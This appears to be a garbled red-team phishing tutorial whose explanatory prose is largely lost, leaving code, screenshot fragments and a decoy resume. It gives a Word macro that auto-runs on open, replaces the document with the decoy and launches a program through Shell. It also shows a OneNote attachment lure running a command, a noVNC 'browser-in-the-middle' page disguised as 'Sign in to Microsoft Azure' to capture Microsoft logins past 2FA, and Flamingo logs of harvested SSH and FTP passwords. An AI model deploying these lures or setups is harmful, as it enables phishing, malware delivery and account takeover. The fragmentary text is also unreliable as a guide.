

3

1 Macro doc

2

3 rogue

<https://github.com/gophish/gophish>) Evilginx2 (<https://github.com/kgretzky/evilginx2>),
EvilGophish (<https://github.com/fin3ss3g0d/evilgophish>)

Microsoft Word

Word macro

1 doc docm

Hua Li

LinkedIn | 315-211-2345 | <https://lihua.com> | lihua96@gmail.com | GitHub

PROFESSIONAL EXPERIENCE

Security Engineer | Full Time

XYZ Company | Nanjing, Jiangsu | Mar 2022 - Present

- Conducted Red Team Operations as a strong red team operator in the context of Assume Breach, External Threat, Insider Threat, and Adversary Emulation scenarios to assess targets' security posture.
- Led and executed penetration tests against numerous North American clients' external network, internal network, web application, API, and cloud infrastructure across various industries.
- Delivered detailed reports and findings to both technical and non-technical client stakeholders.
- Communicated with the client regarding the engagement's scope, critical findings, limitations, and progress.

IT Engineer | Full Time

XYZ Technologies | Beijing | Jan 2021 – Mar 2022

- Facilitated the corporate security posture by conducting internal infrastructure and product penetration tests.
- Designed phishing contexts and deployed internal phishing campaigns to test employees' security awareness.
- Remediated and investigated external threats by monitoring security solutions' events and logs.

Bilibili Uper | Freelancer

Bilibili Group | Remote | Jun 2021 - Present

- Created popular videos covering Red Teaming, CTF Challenge Walkthrough, Skill and Career Development, achieved 4444 subscribers, 11k likes, 233k views. The channel was recommended by Trends multiple times.
- Posted articles focusing on Red Teaming, Penetration Testing, Learning Experience, and Certification Review, directly and indirectly helped hundreds of people break into cyber security and land their first cyber security job.
- Designed a fun and complex Active Directory challenge that contains 6 Windows hosts and 2 Linux hosts, covering classic and common attack vectors. It became popular rapidly in the community, gaining 600+ downloads and 100k views, and attracted multiple cyber security training platforms.

EDUCATION

University of EFG | Hangzhou, Zhejiang, China | July 2017 - July 2020

Master of Science, Computer Science | GPA 3.6

Nanjing University | Nanjing, Jiangsu, China | Sep 2014 - Jul 2018

Bachelor of Science, Software Engineering

PROFESSIONAL SKILLS

Realm: Red Teaming | Purple Teaming | Penetration Testing

Skill: Active Directory | Azure Active Directory | Defence Evasion | Operation Security | Threat Intelligence | Threat Hunting | Windows Internal | Phishing | Office 365 | OSINT | Reverse Engineering | Malware Development | Shellcode Development | Tool Development | Exploit Development | Content Development | Secure Code Review | Mentoring

Programming and Script Language: C# | C | Python | PowerShell | Bash | JavaScript

C2 Framework: Cobalt Strike | Sliver C2 | Posh C2 | Mythic C2 | Meterpreter

Tool: WinDBG | IDA | Rubeus | Mimikatz | Impacket | Responder | CrackMapExec | BloodHound | GoPhish | Az PowerShell | PowerView | Metasploit | Nmap | Wireshark | BurpSuite | Acunetix | Nessus

Publication: CVE-2020-21954 | CVE-2019-34515 | CVE-2021-33236

名称(N):

Dler

库(G):

自动图文集

▼

类别(C):

常规

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说明(D):

保存位置(S):

Normal.dotm

▼

选项(O):

仅插入内容

▼

确定

取消

3 “ ”

4

```
ActiveDocument. Content. Select
Selection. Delete
ActiveDocument. AttachedTemplate. AutoTextEntries("dler").Insert Where: =Selection. Range,
RichText: =True
```

5 “ ”

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
Publication: CVE-2020-21954 | CVE-2019-34515 | CVE-2021-33236

6

calc.exe

doc/docm

Subject



7

```
Dim ProgramName As String
Set doc = ActiveDocument
ProgramName = doc.BuiltInDocumentProperties("Subject").Value
Call Shell(""" & ProgramName & """, vbNormalFocus)
```

```

Function phishing()
    ActiveDocument.Content.Select
    Selection.Delete
    ActiveDocument.AttachedTemplate.AutoTextEntries("dler").Insert Where:=Selection.Range,
RichText:=True
    Dim ProgramName As String
    Set doc = ActiveDocument
    ProgramName = doc.BuiltInDocumentProperties("Subject").Value
    Call Shell(""" & ProgramName & """, vbNormalFocus)

End Function

Sub Document_Open()
    phishing
End Sub

Sub AutoOpen()
    phishing
End Sub


```

One Note


OneNote) (.one

Export

1. Export Current:



2. Select Format:



Insert File

**Attach File****Insert Printout**

one

Double Click To View File

Warning



Opening attachments could harm your computer and data.

Don't open it unless you trust the person who created the file.


☐ Don't show me this again

OK

Cancel

(calc.exe)

```
CreateObject("Wscript.Shell").Run "calc.exe"
```



Double Click To View File



onenote



onenote



onenote



onenote



onenote



onenote



onenote

NoVNC

NoVNC

2022

BitM ()

Evilginx MitM

2FA



Couldn't sign you in



You are trying to sign in from a browser or app that doesn't allow us to keep your account secure.

Try using a different browser. [Learn more](#)

noVNC


VNC

VNC

(UI)

(noVNC

)



tigervnc ubuntu vnc

```
sudo apt update
sudo apt install tigervnc-standalone-server tigervnc-xorg-extension tigervnc-viewer
sudo apt install ubuntu-gnome-desktop
sudo systemctl enable gdm
sudo systemctl start gdm
vncpasswd
```

noVNC(<https://github.com/novnc>)

```
git clone https://github.com/novnc/noVNC.git
```

vnc.html

```
<title>noVNC</title>
<div id="noVNC_control_bar_anchor" class="noVNC_vcenter">
```

```
<div id="noVNC_status"></div>
<div id="noVNC_transition">
```

```
<title>Sign in Microsoft Azure</title>
<div id="noVNC_control_bar_anchor" class="noVNC_vcenter" style="display: none;">
<div id="noVNC_status" style="display: none"></div>
<div id="noVNC_transition" style="background-color: white; color: white">
```

vnc.html:

```
<!DOCTYPE html>
<html lang="en" class="noVNC_loading">
<head>

  <!--
  noVNC example: simple example using default UI
  Copyright (C) 2019 The noVNC Authors
  noVNC is licensed under the MPL 2.0 (see LICENSE.txt)
  This file is licensed under the 2-Clause BSD license (see LICENSE.txt).

  Connect parameters are provided in query string:
      http://example.com/?host=HOST&port=PORT&encrypt=1
  or the fragment:
      http://example.com/#host=HOST&port=PORT&encrypt=1
  -->
  <title>Sign in to Microsoft Azure</title>

  <link rel="icon" type="image/x-icon" href="app/images/icons/novnc.ico">

  <!-- Apple iOS Safari settings -->
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">
  <meta name="apple-mobile-web-app-capable" content="yes">
  <meta name="apple-mobile-web-app-status-bar-style" content="black-translucent">

  <!-- @2x -->
  <link rel="apple-touch-icon" sizes="40x40" type="image/png" href="app/images/icons/novnc-
ios-40.png">
```

```

    <link rel="apple-touch-icon" sizes="58x58" type="image/png" href="app/images/icons/novnc-
ios-58.png">
    <link rel="apple-touch-icon" sizes="80x80" type="image/png" href="app/images/icons/novnc-
ios-80.png">
    <link rel="apple-touch-icon" sizes="120x120" type="image/png"
href="app/images/icons/novnc-ios-120.png">
    <link rel="apple-touch-icon" sizes="152x152" type="image/png"
href="app/images/icons/novnc-ios-152.png">
    <link rel="apple-touch-icon" sizes="167x167" type="image/png"
href="app/images/icons/novnc-ios-167.png">
    <!-- @3x -->
    <link rel="apple-touch-icon" sizes="60x60" type="image/png" href="app/images/icons/novnc-
ios-60.png">
    <link rel="apple-touch-icon" sizes="87x87" type="image/png" href="app/images/icons/novnc-
ios-87.png">
    <link rel="apple-touch-icon" sizes="120x120" type="image/png"
href="app/images/icons/novnc-ios-120.png">
    <link rel="apple-touch-icon" sizes="180x180" type="image/png"
href="app/images/icons/novnc-ios-180.png">

    <!-- Stylesheets -->
    <link rel="stylesheet" href="app/styles/base.css">
    <link rel="stylesheet" href="app/styles/input.css">

    <!-- Images that will later appear via CSS -->
    <link rel="preload" as="image" href="app/images/info.svg">
    <link rel="preload" as="image" href="app/images/error.svg">
    <link rel="preload" as="image" href="app/images/warning.svg">

    <script type="module" crossorigin="anonymous" src="app/error-handler.js"></script>
    <script type="module" crossorigin="anonymous" src="app/ui.js"></script>
</head>

<body>

    <div id="noVNC_fallback_error" class="noVNC_center">
        <div>
            <div>noVNC encountered an error:</div>
            <br>
            <div id="noVNC_fallback_errormsg"></div>

```

```

    </div>
</div>

<!-- noVNC Control Bar -->
<div id="noVNC_control_bar_anchor" class="noVNC_vcenter" style="display: none;">

    <div id="noVNC_control_bar">
        <div id="noVNC_control_bar_handle" title="Hide/Show the control
bar"><div></div></div>

        <div class="noVNC_scroll">

            <h1 class="noVNC_logo" translate="no"><span>no</span><br>VNC</h1>

            <hr>

            <!-- Drag/Pan the viewport -->
            <input type="image" alt="Drag" src="app/images/drag.svg"
                id="noVNC_view_drag_button" class="noVNC_button noVNC_hidden"
                title="Move/Drag Viewport">

            <!--noVNC Touch Device only buttons-->
            <div id="noVNC_mobile_buttons">
                <input type="image" alt="Keyboard" src="app/images/keyboard.svg"
                    id="noVNC_keyboard_button" class="noVNC_button" title="Show Keyboard">
            </div>

            <!-- Extra manual keys -->
            <input type="image" alt="Extra keys" src="app/images/toggleextrakeys.svg"
                id="noVNC_toggle_extra_keys_button" class="noVNC_button"
                title="Show Extra Keys">
            <div class="noVNC_vcenter">
            <div id="noVNC_modifiers" class="noVNC_panel">
                <input type="image" alt="Ctrl" src="app/images/ctrl.svg"
                    id="noVNC_toggle_ctrl_button" class="noVNC_button"
                    title="Toggle Ctrl">
                <input type="image" alt="Alt" src="app/images/alt.svg"
                    id="noVNC_toggle_alt_button" class="noVNC_button"
                    title="Toggle Alt">
                <input type="image" alt="Windows" src="app/images/windows.svg"

```

```

        id="noVNC_toggle_windows_button" class="noVNC_button"
        title="Toggle Windows">
<input type="image" alt="Tab" src="app/images/tab.svg"
        id="noVNC_send_tab_button" class="noVNC_button"
        title="Send Tab">
<input type="image" alt="Esc" src="app/images/esc.svg"
        id="noVNC_send_esc_button" class="noVNC_button"
        title="Send Escape">
<input type="image" alt="Ctrl+Alt+Del" src="app/images/ctrlaltdel.svg"
        id="noVNC_send_ctrl_alt_del_button" class="noVNC_button"
        title="Send Ctrl-Alt-Del">
</div>
</div>

<!-- Shutdown/Reboot -->
<input type="image" alt="Shutdown/Reboot" src="app/images/power.svg"
        id="noVNC_power_button" class="noVNC_button"
        title="Shutdown/Reboot...">
<div class="noVNC_vcenter">
<div id="noVNC_power" class="noVNC_panel">
    <div class="noVNC_heading">
         Power
    </div>
    <input type="button" id="noVNC_shutdown_button" value="Shutdown">
    <input type="button" id="noVNC_reboot_button" value="Reboot">
    <input type="button" id="noVNC_reset_button" value="Reset">
</div>
</div>

<!-- Clipboard -->
<input type="image" alt="Clipboard" src="app/images/clipboard.svg"
        id="noVNC_clipboard_button" class="noVNC_button"
        title="Clipboard">
<div class="noVNC_vcenter">
<div id="noVNC_clipboard" class="noVNC_panel">
    <div class="noVNC_heading">
         Clipboard
    </div>
    <p class="noVNC_subheading">
        Edit clipboard content in the textarea below.

```

```

        </p>
        <textarea id="noVNC_clipboard_text" rows=5></textarea>
    </div>
</div>

<!-- Toggle fullscreen -->
<input type="image" alt="Full Screen" src="app/images/fullscreen.svg"
    id="noVNC_fullscreen_button" class="noVNC_button noVNC_hidden"
    title="Full Screen">

<!-- Settings -->
<input type="image" alt="Settings" src="app/images/settings.svg"
    id="noVNC_settings_button" class="noVNC_button"
    title="Settings">
<div class="noVNC_vcenter">
<div id="noVNC_settings" class="noVNC_panel">
    <div class="noVNC_heading">
         Settings
    </div>
    <ul>
        <li>
            <label><input id="noVNC_setting_shared" type="checkbox"> Shared
Mode</label>
        </li>
        <li>
            <label><input id="noVNC_setting_view_only" type="checkbox"> View
Only</label>
        </li>
        <li><hr></li>
        <li>
            <label><input id="noVNC_setting_view_clip" type="checkbox"> Clip to
Window</label>
        </li>
        <li>
            <label for="noVNC_setting_resize">Scaling Mode: </label>
            <select id="noVNC_setting_resize" name="vncResize">
                <option value="off">None</option>
                <option value="scale">Local Scaling</option>
                <option value="remote">Remote Resizing</option>
            </select>

```

```

</li>
<li><hr></li>
<li>
  <div class="noVNC_expander">Advanced</div>
  <div><ul>
    <li>
      <label for="noVNC_setting_quality">Quality: </label>
      <input id="noVNC_setting_quality" type="range" min="0" max="9"
value="6">

    </li>
    <li>
      <label for="noVNC_setting_compression">Compression
level: </label>
      <input id="noVNC_setting_compression" type="range" min="0"
max="9" value="2">

    </li>
    <li><hr></li>
    <li>
      <label for="noVNC_setting_repeaterID">Repeater ID: </label>
      <input id="noVNC_setting_repeaterID" type="text" value="">
    </li>
    <li>
      <div class="noVNC_expander">WebSocket</div>
      <div><ul>
        <li>
          <label><input id="noVNC_setting_encrypt"
type="checkbox"> Encrypt</label>

        </li>
        <li>
          <label for="noVNC_setting_host">Host: </label>
          <input id="noVNC_setting_host">

        </li>
        <li>
          <label for="noVNC_setting_port">Port: </label>
          <input id="noVNC_setting_port" type="number">

        </li>
        <li>
          <label for="noVNC_setting_path">Path: </label>
          <input id="noVNC_setting_path" type="text"
value="websocketify">

```

```

        </li>
    </ul></div>
</li>
<li><hr></li>
<li>
    <label><input id="noVNC_setting_reconnect" type="checkbox">
Automatic Reconnect</label>
</li>
<li>
    <label for="noVNC_setting_reconnect_delay">Reconnect Delay
(ms): </label>
    <input id="noVNC_setting_reconnect_delay" type="number">
</li>
<li><hr></li>
<li>
    <label><input id="noVNC_setting_show_dot" type="checkbox">
Show Dot when No Cursor</label>
</li>
<li><hr></li>
<!-- Logging selection dropdown -->
<li>
    <label>Logging:
        <select id="noVNC_setting_logging" name="vncLogging">
        </select>
    </label>
</li>
</ul></div>
</li>
<li class="noVNC_version_separator"><hr></li>
<li class="noVNC_version_wrapper">
    <span>Version: </span>
    <span class="noVNC_version"></span>
</li>
</ul>
</div>
</div>

<!-- Connection Controls -->
<input type="image" alt="Disconnect" src="app/images/disconnect.svg"
id="noVNC_disconnect_button" class="noVNC_button"

```

```

        title="Disconnect">

    </div>
</div>

</div> <!-- End of noVNC_control_bar -->

<div id="noVNC_hint_anchor" class="noVNC_vcenter">
    <div id="noVNC_control_bar_hint">
        </div>
    </div>

    <!-- Status Dialog -->
    <div id="noVNC_status" style="display: none"></div>

    <!-- Connect button -->
    <div class="noVNC_center">
        <div id="noVNC_connect_dlg">
            <p class="noVNC_logo" translate="no"><span>no</span>VNC</p>
            <div>
                <button id="noVNC_connect_button">
                     Connect
                </button>
            </div>
        </div>
    </div>

    </div>

    <!-- Server Key Verification Dialog -->
    <div class="noVNC_center noVNC_connect_layer">
    <div id="noVNC_verify_server_dlg" class="noVNC_panel"><form>
        <div class="noVNC_heading">
            Server identity
        </div>
        <div>
            The server has provided the following identifying information:
        </div>
        <div id="noVNC_fingerprint_block">
            <b>Fingerprint: </b>
            <span id="noVNC_fingerprint"></span>
        </div>
    </div>
    </div>
    </div>

```

```

        <div>
            Please verify that the information is correct and press
            "Approve". Otherwise press "Reject".
        </div>
        <div>
            <input id="noVNC_approve_server_button" type="submit" value="Approve"
class="noVNC_submit">
            <input id="noVNC_reject_server_button" type="button" value="Reject"
class="noVNC_submit">
        </div>
    </form></div>
</div>

<!-- Password Dialog -->
<div class="noVNC_center noVNC_connect_layer">
<div id="noVNC_credentials_dlg" class="noVNC_panel"><form>
    <div class="noVNC_heading">
        Credentials
    </div>
    <div id="noVNC_username_block">
        <label for="noVNC_username_input">Username: </label>
        <input id="noVNC_username_input">
    </div>
    <div id="noVNC_password_block">
        <label for="noVNC_password_input">Password: </label>
        <input id="noVNC_password_input" type="password">
    </div>
    <div>
        <input id="noVNC_credentials_button" type="submit" value="Send Credentials"
class="noVNC_submit">
    </div>
</form></div>
</div>

<!-- Transition Screens -->
<div id="noVNC_transition" style="background-color: white; color: white">
    <div id="noVNC_transition_text"></div>
    <div>
        <input type="button" id="noVNC_cancel_reconnect_button" value="Cancel"
class="noVNC_submit">

```

```

        </div>
        <div class="noVNC_spinner"></div>
    </div>

    <!-- This is where the RFB elements will attach -->
    <div id="noVNC_container">
        <!-- Note that Google Chrome on Android doesn't respect any of these,
             html attributes which attempt to disable text suggestions on the
             on-screen keyboard. Let's hope Chrome implements the ime-mode
             style for example -->
        <textarea id="noVNC_keyboardinput" autocapitalize="off"
            autocomplete="off" spellcheck="false" tabindex="-1"></textarea>
    </div>

    <audio id="noVNC_bell">
        <source src="app/sounds/bell.oga" type="audio/ogg">
        <source src="app/sounds/bell.mp3" type="audio/mpeg">
    </audio>
</body>
</html>

```

.vnc xstartup

```

#!/bin/sh
# Start Gnome 3 Desktop
[ -x /etc/vnc/xstartup ] && exec /etc/vnc/xstartup
[ -r $HOME/.Xresources ] && xrb $HOME/.Xresources
vncconfig -iconic &
dbus-launch --exit-with-session gnome-session &

```

vnc noVNC

```

tigervncserver -xstartup /usr/bin/gnome-session
noVNC/utils/novnc_proxy --vnc 0.0.0.0:5901 --listen 80

#
tigervncserver -xstartup /usr/bin/gnome-session
noVNC/utils/novnc_proxy --vnc 0.0.0.0:5902 --listen 81

#

```

```
tigervncserver -xstartup /usr/bin/gnome-session  
noVNC/utils/novnc_proxy --vnc 0.0.0.0:5903 --listen 82
```

Firefox kiosk

```
wget -O ~/FirefoxSetup.tar.bz2 "https://download.mozilla.org/?product=firefox-
latest&os=linux64"

sudo tar xjf ~/FirefoxSetup.tar.bz2 -C /opt/

sudo ln -s /opt/firefox/firefox /usr/bin/firefox

firefox --kiosk https://login.microsoftonline.com
```

tigerVNC Ubuntu noVNC

1 VNC

2 VN Kiosk

3 Ubuntu () GUI

```
gsettings set org.gnome.desktop.lockdown disable-lock-screen 'true'
gsettings set org.gnome.desktop.screensaver lock-enabled false
```

5	URL	URL/NC

<http://example.com/vnc.html?autoconnect=true&password=pass123&resize=remote>

Flamingo

1 Rogue ()

()

Web01

alice@raven-med.local

engineers@dev.raven-med.local

Web01 FTP

Web01 FTP

xx@dev.raven-med.local

Alice

flamingoRouge

```
(root@kali)-[~/Desktop/dler]
# flamingo
flamingo 0.0.19 is waiting to feed...
{"_etime":"2023-02-27T12:18:32-08:00","level":"info","output":"saving credentials to stdout, flamingo.log"}
{"_etime":"2023-02-27T12:18:32-08:00","level":"error","output":"failed to start ldap server [::]:389: failed to listen on [::]:389 (listen tcp 0.0.0.0:389: bind: address already in use)"}
{"_etime":"2023-02-27T12:18:44-08:00","_host":["::1]:52260","_proto":"ssh","_server":["::]:22","_type":"credential","level":"warning","method":"pubkey","output":"credential","pubkey":"ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGjSAhSdF06lNyZ1D5AMqipfdAKUM+lbhCHRHDFBuWuy","pubkey-sha256":"SHA256:x07F52CBRLvY9CR/Wl1guK9MX0rEoi10Ez2LxXqIm5s","username":"root","version":"SSH-2.0-OpenSSH_9.0p1 Debian-1"}
{"_etime":"2023-02-27T12:18:48-08:00","_host":["::1]:52260","_proto":"ssh","_server":["::]:22","_type":"credential","level":"warning","method":"password","output":"credential","password":"Passw0rd","username":"root","version":"SSH-2.0-OpenSSH_9.0p1 Debian-1"}
{"_etime":"2023-02-27T12:20:15-08:00","_host":["::1]:44396","_proto":"ftp","_server":["::]:21","_type":"credential","level":"warning","output":"credential","password":"passw0rd","username":"root"}

```

```
L-# flamingo
flamingo 0.0.19 is waiting to feed...
{"_etime":"2023-02-27T12:18:32-08:00","level":"info","output":"saving credentials to stdout, flamingo.log"}
{"_etime":"2023-02-27T12:18:32-08:00","level":"error","output":"failed to start ldap server [::]:389: failed to listen on [::]:389 (listen tcp 0.0.0.0:389: bind: address already in use)"}
{"_etime":"2023-02-27T12:18:44-08:00","_host":["::1]:52260","_proto":"ssh","_server":["::]:22","_type":"credential","level":"warning","method":"pubkey","output":"credential","pubkey":"ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGjSAhSdF06lNyZ1D5AMqipfdAKUM+lbhCHRHDFBuWuy","pubkey-sha256":"SHA256:x07F52CBRLvY9CR/Wl1guK9MX0rEoi10Ez2LxXqIm5s","username":"root","version":"SSH-2.0-OpenSSH_9.0p1 Debian-1"}
{"_etime":"2023-02-27T12:18:48-08:00","_host":["::1]:52260","_proto":"ssh","_server":["::]:22","_type":"credential","level":"

```

```
warning", "method": "password", "output": "credential", "password": "Passw0rd", "username": "root", "version": "SSH-2.0-OpenSSH_9.0p1 Debian-1"}
{"_etime": "2023-02-27T12:20:15-08:00", "_host": "[::1]:44396", "_proto": "ftp", "_server": "[::1]:21", "_type": "credential", "level": "warning", "output": "credential", "password": "passw0rd", "username": "root"}
```

Rogue

```
(root@kali) - [~/Desktop]
# ssh root@localhost
The authenticity of host 'localhost (::1)' can't be established.
RSA key fingerprint is SHA256:5SK9qyaL0HdtcweF/LN48UGmEIetudzd9wrDhoQUc4c.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (RSA) to the list of known hosts.
root@localhost's password:
Permission denied, please try again.
root@localhost's password:
```

```
(root@kali) - [~/Desktop]
# ftp localhost
Trying [::1]:21 ...
Connected to localhost.
220 Welcome to FTP server.
Name (localhost:root): root
331 Username ok, password required
Password:
230 Password ok, continue
421 Service not available, remote server has closed connection.
ftp: No control connection for command
ftp>
```

```
(root@kali) - [~/Desktop]
# ssh root@localhost

The authenticity of host 'localhost (::1)' can't be established.
RSA key fingerprint is SHA256:5SK9qyaL0HdtcweF/LN48UGmEIetudzd9wrDhoQUc4c.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (RSA) to the list of known hosts.
root@localhost's password:
Permission denied, please try again.
root@localhost's password:
```

```
(root@kali) - [~/Desktop]
